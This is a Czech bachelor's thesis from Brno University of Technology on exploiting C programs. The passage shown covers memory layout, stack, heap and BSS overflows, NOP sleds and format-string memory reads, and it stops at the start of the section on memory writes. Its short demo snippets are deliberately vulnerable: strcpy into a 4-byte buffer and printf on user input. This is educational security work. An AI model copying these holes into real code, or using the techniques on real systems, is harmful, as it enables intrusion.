VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS

EXPLOITACE PROGRAMŮ NAPSANÝCH V JAZYCE C


BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE
AUTHOR

HYNEK BUČEK

BRNO 2011

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INTELIGENTNÍCH SYSTÉMŮ

FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INTELLIGENT SYSTEMS

EXPLOITACE PROGRAMŮ NAPSANÝCH V JAZYCE C

EXPLOITS OF PROGRAMS WRITTEN IN C LANGUAGE

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE
AUTHOR

HYNEK BUČEK

VEDOUCÍ PRÁCE
SUPERVISOR

Ing. BORIS PROCHÁZKA

BRNO 2011

Abstrakt

Bakalářská práce se zabývá exploitačními technikami, využívajícími programátorské chyby v programech jazyka C. Práce je především zaměřená na problémy typu: přetečení paměti, přetečení zásobníku, přetečení v segmentech haldy a BSS, přetečení formátovacích řetězců a přetečení čísel. V práci jsou také popsány některé ze současných protiopatření, která zabraňují zneužívání těchto chyb. Pro snadnější pochopení tématu je v první úvodní části zpracovaná krátká kapitola zaměřená na teoretický základ. V následujících kapitolách jsou podrobněji popisovány principy jednotlivých typů útoků. Závěrem práce je kapitola týkající se bezpečnosti.

Abstract

This thesis deals with exploiting techniques, using programming errors of C language programs. Work is mainly focused on problems such as: buffer overflow, stack overflow, heap overflow, BSS overflow, format string overflow and integer overflow. Document also describes some of the current counter-measures prevent misuse of these errors. To help understand this topic in the first introductory part is a short chapter focusing on a theoretical basis. The following chapters principles described in detail the various types of attacks. On the end of work we find chapter about security.

Klíčová slova

Exploitace, přetečení paměti, přetečení zásobníku, přetečení haldy, formátovací řetězce, přetečení čísel.

Keywords

Exploitation, buffer overflow, stack overflow, heap overflow, format strings, integer overflow, hacking.

Citace

Hynek Buček: Exploitace programů napsaných v jazyce C, bakalářská práce, Brno, FIT VUT v Brně, 2011

Exploitace programů napsaných v jazyce C

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením pana ing. Borise Procházky

.....
Hynek Buček
17. května 2011

Poděkování

Děkuji vedoucímu bakalářské práce ing. Borisi Procházkovi za cenné rady, připomínky a metodické vedení práce.

Obsah

Úvod

Exploitace je činnost, při které se útočník snaží vyvolat nestandardní chování u napadeného programu. Smyslem exploitace je změna toku vykonávání programu ve prospěch útočníka. Následkem může být úplná ztráta kontroly nad systémem.

Cílem práce je objasnění principu přetečení paměti a možnosti zneužití ve prospěch změny programového toku. Práce se soustředí především na přetečení formátovacích řetězců, přetečení čísel a přetečení v segmentech haldy, zásobníku a BSS. Dále je práce zaměřena na tvorbu exploitačních programů a jejich použití v praxi. Práce se také zabývá popisem aktuálních bezpečnostních protiopatření.

Práce je rozdělena do šesti kapitol. První kapitola poskytuje teoretický úvod a slouží jako pomůcka pro pochopení zbývající problematiky. Druhá a třetí kapitola objasňuje příčiny a následky přetečení paměti. Čtvrtá kapitola je věnována změně programového toku, tvorbě bytecode, jeho umístění v paměti a použití. Poslední pátá kapitola je věnována bezpečnosti. Součástí kapitol jsou krátké demonstrační příklady, které názorně vysvětlují celý princip. V příloze najdete popis programové části a výstupy programů.

Kapitola 1

Teoretický úvod

Tato kapitola obsahuje teoretický úvod, který slouží jako podpora pro pochopení problematiky následujících kapitol. V průběhu studia jsem tuto kapitolu postupně obohacoval o nové informace. Kapitola je rozdělena do tří částí. První část, základy obsahuje obecné informace o jazycích a nástrojích se kterými jsem v průběhu práce pracoval. Podkapitola organizace paměti je zaměřená na strukturu paměti a obsahuje stručné informace o jednotlivých paměťových segmentech. Poslední kapitola se zabývá jádrem unixových operačních systémů a jeho vlivem na bezpečnost.

1.1 Základy

Assembler

Jazyk symbolických adres neboli assembler je nízkoúrovňový programovací jazyk. Do doby vzniku assembleru (50. léta 20. století) se programovalo za pomocí zápisů jednotlivých strojových instrukcí. Assembler je tvořený symbolickou reprezentací těchto instrukcí a přinesl tak podstatné zjednodušení při programování. Odstranil nutnost pamatovat si číselné kódy strojových instrukcí, vypočítávat adresy skoků a umístění dat, zkrácením kódu zpřehlednil zápis programů a celkově zvýšil produktivitu programování. V současné době se assembler používá pro ovládání hardwaru, pro přístup ke specializovaným instrukcím procesoru nebo pro kódy kde je vyžadovaná vysoká optimalizace [7].

Instrukce assembleru jsou závislé na architektuře procesoru. To znamená, že programy v assembleru nejsou přenositelné mezi počítači s různými architekturami. Například program napsaný pro procesor Intel je možné spustit na procesorech AMD odpovídající řady, ale na procesorech Motorola již ne. Výhodou assembleru oproti jazyku C a obecně vyšším programovacím jazykům je vysoká optimalizace, programy jsou rychlejší a menší. Na druhou stranu u rozsáhlejších programů je psaní v assembleru značně zdlouhavé a nepohodlné [12].

V assembleru existují dvě základní syntaxe zápisu programu. Netwide Assembler (NASM) která se používá hlavně u assemblerů a debuggerů pro Windows a Intel. Syntax AT&T používá například GNU assembler (GAS), který je součásti balíku GCC. AT&T je rozšířený hlavně v unixových systémech [20].

Jazyk C

Jazyk C je označován částečně jako nízkoúrovňový, používá standardní datové typy a jednoduše přistupuje k hardwaru. Částečně jako vysokoúrovňový, umožňuje definovat vlastní datové typy a používá se při vývoji uživatelských aplikací, operačních systému, ovladačů. Většina funkcí jazyku C, jako například funkce pro alokaci paměti nebo pro práci s obrazovkou, jsou součástí knihovních funkcí. Tento koncept usnadňuje přenositelnost programů, neboť funkce které mohou být implementačně závislé na určité platformě nebo architektuře, jsou odděleny od jádra jazyka. Céčko vděčí za přenositelnost velkou měrou také standardizaci ANSI C. Jazyk C je velmi rozšířený a populární, je v něm napsána většina síťových aplikací a operačních systémů. Programy v C jsou oproti assembleru čtivější a lépe přenositelné [22].

Z hlediska bezpečnosti je jazyk C na hraně. Za integritu dat zodpovídá programátor. Jazyk v sobě nemá implementovaná žádná bezpečnostní opatření, která by kontrolovala například zápis mimo hranice pole, nebo pokus o kopírování většího kusu paměti do menšího. Programové chyby mohou být zneužity a vyústit například v záměrnou změnu programového toku, převzetí kontroly nad systémem neautorizovaným uživatelem atd. Vznik kritických míst v programu je způsobeno nevhodným použitím některých starších konstrukcí, funkcí, postupů jazyka, které byly ve většině případů nahrazeny bezpečnějšími alternativami (`gets` → `fgets`) [17].

Překladač GCC

GCC je zkratka pro GNU Compiler Collection (původně zkratka označovala GNU C Compiler). Jde o sadu překladačů pro několik nejpoužívanějších programovacích jazyků. Původně sloužil GCC pouze pro překlad jazyka C. S postupem času přibyla podpora pro jazyky C++, Objective-C, Objective-C++, Java, Fortran, Ada a Go. Tento multipřekladač je rozšířen hlavně u operačních systému unixového typu, ale používá se také například na komerčním MAC OS X.

Pro různé jazyky používá GCC různé překladače. Většina z nich má svůj vlastní název. Například pro C++ se používá G++, pro jazyk ADA je určen překladač GNAT. O tom, který z překladačů se použije, rozhodují argumenty, zadané uživatelem, při spuštění `gcc`. Po vyhodnocení vstupních argumentů zpracuje preprocesor zdrojový kód. Následuje zpracování překladačem na program v jazyce symbolických adres. Výsledek je nakonec zpracován linkerem, který vytvoří výsledné soubory se strojovým kódem.

V době zpracování kódu překladačem, dochází k aplikaci metod určených k analýze kódu. Tyto metody se snaží odhalit například možnost přetečení zásobníku. GCC tedy zvyšuje zabezpečení kódu a může při překladu odhalit některá bezpečnostní rizika [3].

Debugger GDB

GDB je GNU debugger, umožňující debuggovat programy napsané v jazycích Ada, C, C++, Objective-C, Pascal a dalších. GDB má podporu pro většinu systémů typu Microsoft Windows a UNIX. Velkou výhodou je možnost měnit sledované hodnoty proměnných nebo spouštět libovolné funkce, nezávisle na původním chování programu. Tento nástroj se ukázal jako velice užitečný při dissamblování programů a vývoji exploitů. Nevýhodou je absence grafického prostředí, ovládání probíhá v příkazové řádce. [4, 5]

1.2 Organizace paměti

Paměť se skládá z několika částí označovaných jako paměťové segmenty (obr. 1.1). Každý datový segment se liší podle charakteru uložených dat [17].

- Code segment
- Data segment
- BSS
- Heap
- Stack


Code segment tento segment obsahuje zkompilovaný spustitelný kód programu. Data jsou určeny pouze ke čtení. Pokus o změnu v tomto segmentu vyvolá systémovou chybu.

Data segment označuje prostor v paměti, kde jsou uloženy inicializované statické a globální data. V tomto segmentu je možné vykonávat čtení i zápis.

BSS je prostor, který zpravidla začíná na konci datového segmentu. Tento segment obsahuje statické a globální neinicializované datové segmenty a proměnné. V tomto segmentu je možné vykonávat čtení i zápis.

Heap halda slouží pro ukládání dynamicky alokovaných dat. V jazyce C se pro tyto účely používají funkce `malloc`, `realloc` a `free`. V tomto segmentu je možné vykonávat čtení i zápis.

Stack je segment určený ke čtení i zápisu. Více o zásobníku v kapitole 1.2.1.



Obrázek 1.1: Struktura paměti.

1.2.1 Stack

Zásobník je abstraktní homogenní datová struktura (obsahuje data stejného datového typu), která slouží pro dočasné ukládání dat. Může být realizován hardwarově nebo softwarově. Lze jej implementovat jako pole nebo jako lineární seznam. Způsob ukládání má pevně stanovená pravidla. Data, která se uloží na zásobník jako poslední, jsou načtena jako první. Jde o uspořádání typu LIFO (Last In - First Out). Na zásobník se často ukládají například parametry funkcí, proměnné, příznaky procesoru, ukazatele na zásobníkové rámce. Zásobník je také prostředek umožňující volání funkcí. Při skocích do podprogramu, se na zásobník ukládají adresy sloužící pro pozdější návrat. Díky zásobníku můžeme při programování používat procedury, funkce a rekurze. Následují základní operace nad zásobníkem:

- **Create** – slouží pro inicializaci zásobníku.
- **Push** – operace vloží na vrchol zásobníku nový prvek.
- **Pop** – operace načte a vyjme z vrcholu zásobníku prvek.
- **Top** – operace načte z vrcholu zásobníku prvek.
- **Is Empty** – operace pro kontrolu prázdnosti zásobníku.

Stack pointer

Poslední prvek zásobníku (prvek, který byl vložen jako první) označujeme jako zásobníkové dno. Naopak vrchol zásobníku je místo naposledy vloženého prvku. *Stack pointer*(SP) je speciální zásobníkový ukazatel označující vrchol zásobníku nebo následující volné místo za vrcholem zásobníku. Při operaci PUSH se nový prvek vkládá na místo, kde ukazuje zásobníkový ukazatel. Po vložení nového prvku se SP inkrementuje o velikost prvku zásobníku. Naopak při odebírání prvků dojde k dekrementaci SP.

Při operacích PUSH a POP se neustále mění poloha vrcholu zásobníku, ale dno zásobníku je vždy na fixní neměnné adrese. V závislosti na architektuře[1] počítače (Little-endian nebo Big-endian) při těchto operacích adresa SP roste nebo klesá.


Stack Frames

Zásobník se skládá z logických rámců. Ty se vkládají při volání funkce. Naopak je tomu při návratu z funkce, kdy se rámce ze zásobníku odebírají. Rámce obsahují parametry funkcí, lokální proměnné a informace umožňující návrat k předešlému rámci (návratovou adresu).

Frame pointer

Protože se SP neustále mění v důsledku vkládání a odebírání prvků na zásobníku, mění se také offset jednotlivých proměnných od SP. V důsledku toho je pro kompilátory obtížné přistupovat ke konkrétním prvkům prostřednictvím offsetu. Proto mnoho kompilátorů využívá tzv. Frame pointer (FP), který se také někdy nazývá Local base pointer (LB). Tento ukazatel slouží pro přístup k lokálním proměnným a parametrům funkcí určitého rámce. Výhodou je, že se nemění offset v důsledku vkládání a odebíraní prvků zásobníku.

[1] Na architektuře Intel zásobník roste směrem k nižším adresám paměti (adresa vrcholu zásobníku zaujímá nejnižší adresu ze všech prvků zásobníku).



Obrázek 1.2: Struktura zásobníku při volání funkcí.

Volání funkcí

Při volání funkce se na zásobník jako první ukládají parametry funkce. Poté v důsledku volání funkce instrukcí call dojde k uložení IP (instruction pointer) na zásobník pro pozdější návrat z podprogramu. Následuje tzv. Prolog, při kterém dojde k uložení předešlého FP na zásobník a uložení SP do FP, čímž vznikne nový FP pro funkci, do které skáčeme. SP se ještě zvětší o velikost lokálních proměnných funkce. Proměnné se nakonec uloží na zásobník (obr. 1.2).

1.2.2 Heap

Halda je segment paměti určený pro dynamickou alokaci paměti. Dynamicky alokujeme v případech, kdy nevíme, jakou velikost paměti bude program vyžadovat, v průběhu svého běhu. Halda se skládá z bloků paměti, které jsou navzájem propojeny pomocí ukazatelů. Jinými slovy jde o obousměrně vázaný seznam volných paměťových bloků. Halda sdílí paměťový prostor spolu se zásobníkem. Začíná na druhé straně paměťového prostoru než zásobník (na vyšších adresách) a roste směrem dolů k nižším adresám [11].

1.2.3 Důležité registry procesoru

Při psaní exploitů v assembleru, často používáme instrukce pro práci s registry procesoru. Registry jsou krátké úseky paměti, umístěné blízko procesoru, umožňující rychlé čtení obsahu paměti. Pro procesor jsou registry nejrychlejší cestou k zisku dat. Složení a počet registrů je závislé na počítačové architektuře (x86, x86-64, PowerPC, ARM, UltraSPARC, atd.). Následující tabulka obsahuje seznam registrů architektury x86 [10, 20].

Registry pro obecné použití				
EAX	EBX	ECX	EDX	32bitové registry
AX	BX	CX	DX	16bitové registry (spodních 16bitů 32bitové verze)
AH	BH	CH	DH	8bitové registry (horních 8bitů 16bitové verze)
AL	BL	CL	DL	8bitové registry (spodních 8bitů 16bitové verze)

AX	Accumulator	(střádač)
BX	Base	(báze)
CX	Counter	(čítač)
DX	Data	(datový registr)

Registry pro uložení offsetu		
SP	Stack pointer	(zásobníkový ukazatel)
BP	Base pointer	(rámcový ukazatel)
SI	Stack index	
DI	Destination index	

Segmentové registry	
CS	Code segment
DS	Data segment
ES	Extra segment
SS	Stack segment
GS	
FS	


Speciální registry		
IP	Instruction pointer	(instrukční registr)
FLAGS		(příznakový registr)

1.3 Kernel

Kernel je označení pro jádro operačního systému. Tvoří pomyslnou vrstvu mezi hardwarem a softwarem a zprostředkovává mezi nimi komunikaci (obr. 1.3). Mezi nejdůležitější funkce jádra patří:

- Správa paměti.
- Správa přidělování CPU.
- Ovládání počítačových zařízení.

V unixových systémech může procesor pracovat ve dvou základních režimech. První z nich je privilegovaný Kernel režim, nebo také systémový režim, druhým je neprivilegovaný uživatelský režim určený pro běžné aplikace. Pokud se procesor nachází v režimu jádra, jsou vykonávány veškeré instrukce případně přístupy do paměti bez omezení, jádro a veškeré jeho operace jsou považovány za důvěryhodné. Ostatní procesy[2], standardně operují v běžném uživatelském režimu a podléhají bezpečnostním omezením. V případě, že proces potřebuje vykonat některou z privilegovaných instrukcí (například vstupně / výstupní operace nebo vytvoření procesu) je nutné, aby o to požádal jádro prostřednictvím systémových volání. Systémová volání jsou funkce, které jsou volány za účelem provedení některé ze služeb operačního systému. Po přechodu do systémového režimu, získá kernel proces rootovská práva a přístup ke klíčovým systémovým zdrojům. K přepnutí do uživatelského režimu dojde po dokončení požadavku.



Obrázek 1.3: Komunikace.

Některé operační systémy postrádají systémový režim. Příkladem je MS-DOS, u kterého uživatelské programy komunikují přímo s hardwarem. Koncept systémů UNIX zaručuje oproti těmto operačním systémům lepší stabilitu a bezpečnost [8].

[2] proces je bežící počítačový program.

Kapitola 2

Buffer overflow

Buffer je úsek paměti, sloužící pro dočasné uchování dat. Pokud se vkládá do bufferu více dat, než je schopen pojmout, nastane situace, která se označuje jako Buffer overflow, neboli přetečení. V důsledku přetečení dojde k přepsání dat, která následují v paměti za bufferem. Přetečení je způsobeno špatným návrhem programu a může za něj výhradně programátor. Tyto chyby lze využít k přepsáním paměťového prostoru, které může vést až ke změně vykonávání toku programu, nebo k přepsání paměti vlastním kódem nebo daty.


Ale proč hrozí narušení bezpečnosti? Například v jazyce C není prováděna žádná kontrola integrity dat. To znamená, že po alokaci proměnné neexistuje žádné bezpečnostní opatření, které by zabránilo pokusu o uložení více dat do proměnné, než pro jakou má alokovanou paměť. Za veškerou integritu dat zodpovídá programátor, a je pouze na něm jak ošetří veškeré možné situace, se kterými se bude jeho program potýkat. Kdyby veškerá bezpečnostní opatření spočívala na samotném kompilátoru, došlo by k výraznému zpomalení veškerých aplikací, neboť by bylo nutné dlouze kontrolovat integritu všech proměnných samotným kompilátorem. Tento koncept tedy umožňuje rychlejší činnost programů za cenu nepohodlí při ošetřování kritických míst a hrozby bezpečnostních útoků.

2.1 Stack Overflow

Stack overflow je nejznámější typ přetečení bufferu. Umožňuje snadno přepsat návratovou adresu uloženou na zásobníku a měnit tak tok programu. V případě že je cíl návratové adresy útočníkem podstrčený kód, dojde k vykonávání tohoto kódu. Cílem této adresy mohou být také již uložené instrukce jiných programů [17].

2.1.1 Změna návratové adresy

Zásobník je prostředek umožňující programovat s použitím procedur (funkcí). Při volání funkce se na zásobník uloží návratová adresa, instrukce následující za voláním call. Následně se na zásobník uloží všechny vstupní parametry. Na začátku každé procedury probíhá úvodní fáze Prolog, kde dojde k uložení předešlého FP na zásobník a uložení SP do FP, čímž vznikne nový FP pro funkci, do které skáčeme, SP se nakonec zvětší o velikost lokálních proměnných funkce. V případě, že dojde k přetečení těchto proměnných, mluvíme o přetečení zásobníku, jehož důsledkem může dojít k přepsání návratové adresy funkce a tím ke změně toku programu.



Obrázek 2.1: Stav zásobníku před a po provedení kopírování řetězce string do bufferu

Následující úsek programu demonstruje změnu návratové adresy důsledkem přetečení zásobníku.

```
void overflow (char *string){
  char buffer[4];
  strcpy(buffer, string);  // STACK OVERFLOW
  return;
}

void main (){
  char string[12]="Hello World";
  overflow(string);
  return;
}
```

Funkce strcpy zkopíruje celý vstupní řetězec do proměnné buffer. Protože je buffer menší než řetězec string dojde k přetečení, v důsledku kterého se přepíše uložený frame pointer a návratová adresa (obr. 2.1).

Tímto způsobem je možné přepsat návratovou adresu na libovolné místo v paměti. I když dojde k přepsání návratové adresy, program se pokusí použít tuto hodnotu k návratu z podprogramu. Tedy po dokončení operací funkce se pro skok z podprogramu použije nově přepsaná návratová adresa. Nechtěné přepsání této hodnoty většinou vede k havárii nebo zacyklení programu. Přepsání může být také zcela záměrné a útočník tak může libovolně měnit tok programu, například tím, že za návratovou adresu zvolí svůj bytecode [1].

2.1.2 Hádání návratové adresy

Protože neznáme přesnou polohu bytecode, je nejtěžší na samotné exploitaci vhodně zvolit novou návratovou adresu. Pro usnadnění hádání této adresy existuje několik technik. Nejznámější je technika označovaná jako `NOP` saně, nebo také sled instrukcí `NOP`. `NOP` je označení pro prázdnou instrukci. Před bytecode se do napadeného bufferu vkládá několik instrukcí `NOP`. V případě že naše vložená návratová adresa ukazuje do tohoto sledu, začnou se

při návratu z funkce vykonávat prázdné operace a následně náš bytecode. Tedy místo toho, aby bylo nutné uhodnout jednu konkrétní adresu, je třeba uhodnout jakoukoliv jednu adresu našeho `NOP` sledu, případně adresu samotného začátku bytecode. Se zvětšujícím se počtem instrukcí `NOP` se zvyšuje šance na správné uhodnutí adresy. Limitujícím faktorem je velikost bufferu. Do bufferu se musí vejít `NOP` sled, bytecode a návratová adresa tak, aby došlo k přepsání původní návratové adresy vloženou návratovou adresou. Z tohoto hlediska je velmi výhodné, když známe velikost bufferu. Další užitečnou informací je znát vzdálenost mezi buffer a návratovou adresou. Všechny tyto informace usnadňují zvolit vhodnou strategii při exploitování cílového programu. Na obrázku 4.1 je názorně zobrazena struktura běžného exploitu v napadeném bufferu spolu s ukázkou přetečení a přepsání návratové adresy [20].

2.2 Heap Oveflow

Heap overflow je označení pro přetečení dynamicky alokovaných dat v segmentu haldy. Správa dynamické paměti je zcela v režii programátora. Ten zodpovídá za její alokaci, dealokaci a hlavně za to zda do alokované části nevkládá příliš mnoho dat. Z toho vyplývá, že halda umožňuje přetečení stejně dobře, jako v případě zásobníku. Na haldě nejsou návratové adresy (zásobník), ani ukazatele na funkce. Na první pohled by se mohlo zdát, že přetečení v tomto segmentu neumožňuje změnu toku programu. Halda je obousměrně vázaný seznam volných paměťových bloků, které jsou navzájem svázány ukazateli. Přepsáním právě těchto ukazatelů může dojít ke změně vykonávání toku programu [6]. Na haldě se mohou vyskytovat také jiné dynamicky alokované proměnné a při přetečení může dojít k jejich přepsání. Výhody přetečení na haldě značně závisí na programu. Pro dynamickou alokaci paměti se v jazyce C používají funkce `malloc`, `calloc` a `realloc`. Funkce `free` zase slouží k uvolňování alokované paměti [2].

2.3 BSS Overflow

BSS je paměťový segment, do kterého se ukládají neinicializované globální a statické proměnné. Přetečení v tomto segmentu může vyústit nejenom k přepsání sousedního paměťového prostoru, ale také ke změně programového toku. Druhá možnost je poměrně vzácná vzhledem k okolnostem, při kterých k takovéto situaci dochází. Program musí obsahovat globální proměnnou - ukazatel na funkci, který se inicializuje až za běhu programu. Dále musí umožňovat přetečení sousední globální proměnné umístěné v BSS za funkčním ukazatelem a k přepsání musí dojít dříve, než k samotnému volání odkazované funkce [17].

Kapitola 3

Speciální typy přetečení

Kapitola popisuje problematiku formátovacích řetězců a přetečení čísel. Tyto dva typy přetečení mají poněkud odlišný mechanizmus než typy přetečení předchozí kapitoly. Integer overflow nepřetéká do cizího paměťového prostoru a nemůže způsobit přímou změnu programového toku. Za běhu programu neexistuje žádný detekční mechanizmus, který by toto přetečení detekoval. Formátovací řetězce mají také zajímavé odlišnosti. Umožňují například čtení obsahu paměti, nebo zápis na konkrétní adresu bez nutnosti změny jiných paměťový míst. Díky těmto jedinečným vlastnostem jsem se rozhodl pro tyto dva případy, věnovat samostatnou kapitolu.

3.1 Formátovací řetězce

Formátovací řetězec je textový řetězec, který může obsahovat formátovací parametry. Tyto parametry začínají znakem %, za kterým následuje symbol, který specifikuje formát výpisu hodnoty. Pokud se při zpracování formátovacího řetězce narazí na parametr, nahradí se hodnotou, která se nachází v seznamu hodnot. Hodnoty jsou v seznamu odděleny čárkami, přičemž pořadí a typ musí odpovídat pořadí a typu parametrů. Hodnoty mohou být zapsány v seznamu hodnot formou proměnné, konstanty nebo výrazu.

Nejčastější formátovací parametry:

Parametr	Vstupní typ	Výstup
%d	hodnota	číslo (dekadický formát)
%u	hodnota	číslo (dekadický formát bez znaménka)
%x	hodnota	číslo (hexadecimální formát)
%o	hodnota	číslo (oktanový formát)
%n	ukazatel	Počet doposud zapsaných bajtů
%f	hodnota	Reálné číslo
%b	hodnota	Binární číslo
%c	hodnota	Znak
%s	ukazatel	řetězec

Při zpracování formátovacích řetězců hraje důležitou roli zásobník. Například při zpracování funkce printf se nejdříve všechny hodnoty (argumenty funkce) ze seznamu hodnot uloží postupně na zásobník (ukládání probíhá zprava doleva tedy od posledního argumentu

k prvnímu). V případě že se narazí při zpracování na formátovací parametr, je nahrazen příslušným argumentem uloženým na zásobníku. Na vrchol zásobníku se po uložení všech argumentů funkce nakonec uloží adresa formátovacího řetězce [17].

3.1.1 Funkce printf

V jazyce C je asi neznámější funkcí využívající formátovací řetězce funkce printf (funkce pro výpis textu na standardní výstup). Obecný tvar funkce printf.

```
printf (<formátovací řetězec>, <seznam hodnot>);
```

Při průchodu formátovacím řetězcem tiskne jednotlivé znaky na výstup. V případě že narazí na parametr, nahradí jej příslušnou hodnotou ze seznamu hodnot. Závažnou chybou je, když programátor opomene v případě použití funkcí využívající formátovací řetězce na některou z hodnot pro formátovací parametry. Jinými slovy počet formátovacích parametrů je větší, než počet hodnot (argumentů funkce) v seznamu hodnot. Jakmile funkce dojde k parametru, pro který není definovaná hodnota, použije ze zásobníku hodnotu z místa, kde měl být uložený následující argument. Tímto způsobem může dojít ke čtení hodnot, které nebyly původně určeny pro zpracování formátovacím řetězcem. Někdy dochází k chybám, kdy programátor zadá funkci printf pouze argument a zapomene na samotný formátovací řetězec.

Správný zápis	**Chybný zápis**
`printf("%s", string);`	`printf(string);`

Z hlediska funkčnosti se takovýto zápis jeví jako správný, protože se na standardní výstup tiskne obsah proměnné jako při správném zápisu. Funkci se totiž předá místo adresy formátovacího řetězce adresa řetězce string. Při průchodu se tiskne obsah proměnné string znak po znaku.


3.1.2 Čtení z paměti

Pokud bude řetězec string obsahovat formátovací parametry, bude se snažit funkce hledat argumenty na zásobníku v nižším zásobníkovém rámci (z důvodu absence argumentů funkce) a na výstup se bude tisknout obsah zásobníku. Následuje úsek zdrojového kódu demonstrující tisk obsahu zásobníku.

```
...
char * string="vypis casti zasobniku %08x %08x %08x %08x %08x %08x";
printf (string);
...
```

V případě, že je proměnná string řetězec zadávaný z uživatelského vstupu, umožňuje z hlediska exploitace zajímavé využití. V tomto případě by umožňovala tisknout celý obsah zásobníku.

Zásobník je také paměť pro ukládání samotného formátovacího řetězce. To umožňuje další využití. V případě že detekujeme výše popsanou metodou místo uložení na zásobníku určité části formátovacího řetězce, můžeme toto místo nahradit zápisem adresy v paměti a poté tisknout její hodnotu na výstup za použití formátovacího parametru %s. Tímto způsobem lze číst z libovolné adresy v paměti (obr. 3.1).



Obrázek 3.1: Čtení z paměti zásobníku při format strings overflow.

3.1.3 Zápis do paměti

